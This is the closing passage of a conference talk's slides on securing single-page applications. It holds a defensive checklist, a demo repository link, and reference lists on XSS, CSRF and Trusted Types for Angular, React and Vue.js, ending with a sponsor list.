  - ✓ Do not store sensitive data in local/session storage
  - ✓ Also collect security relevant logs and infos from browsers too

Summary

- Framework/Lib-specific issues (Angular etc.)
  - ✓ Consult framework/lib docs (i.e. security sections)
  - ✓ Avoid insecure API calls
  - ✓ Check OWASP cheat sheets
  - ✓ Conduct Code Reviews and Testing
  - ✓ Look at provided references of this talk

- Check demos at:
https://github.com/andifalk/secure-spa

Q & A

Scan the
code for my
contact details

NOVATEC

References

NOVATEC

Trusted Types References

- General
  https://web.dev/trusted-types/
  https://github.com/w3c/webappsec-trusted-types
  https://w3c.github.io/webappsec-trusted-types/dist/spec/

- Trusted Types in Angular & React
  https://auth0.com/blog/securing-spa-with-trusted-types/
  https://angular.io/guide/security#enforcing-trusted-types

Angular Security References

- Preventing XSS in Angular
  https://angular.io/guide/security - preventing-cross-site-scripting-xss
  https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part2.html
  https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part3.html
  https://angular.io/api/platform-browser/DomSanitizer#security-risk
  https://angular.io/api/core/ElementRef#security-risk

- Angular Security Cheat Sheet
  https://pragmaticwebsecurity.com/files/cheatsheets/angularowasptop10.pdf

- Preventing CSRF in Angular
  https://angular.io/guide/security - cross-site-request-forgery

React.js Security References

- Preventing XSS in React
  https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part1.html
  https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part2.html
  https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part3.html

- React.js Security Cheat Sheet
  https://pragmaticwebsecurity.com/files/cheatsheets/reactxss.pdf

- Preventing CSRF in React.js
  https://en.wikipedia.org/wiki/Cross-site_request_forgery#Cookie-to-header_token
  https://stackoverflow.com/questions/46009469/getting-a-post-403-forbidden-with-spring-boot-vuejs-and-axios-frontend/52026787#52026787

Vue.js Security References

- Preventing XSS in Vue.js
  https://vuejs.org/guide/best-practices/security.html
  Vue.js Vienna, Web Application Security for Frontend Devs

- Preventing CSRF in Vue.js
  https://en.wikipedia.org/wiki/Cross-site_request_forgery#Cookie-to-header_token
  https://stackoverflow.com/questions/46009469/getting-a-post-403-forbidden-with-spring-boot-vuejs-and-axios-frontend/52026787#52026787


Our Partners:
JAVAPRO
Gradle Enterprise
MicroStream
aws
QA|WARE
SOFTWARE ENGINEERING
XDEV
RAPID clipse
The visual Eclipse
sessionize
CONRAD
ECLIPSE
FOUNDATION
MANNING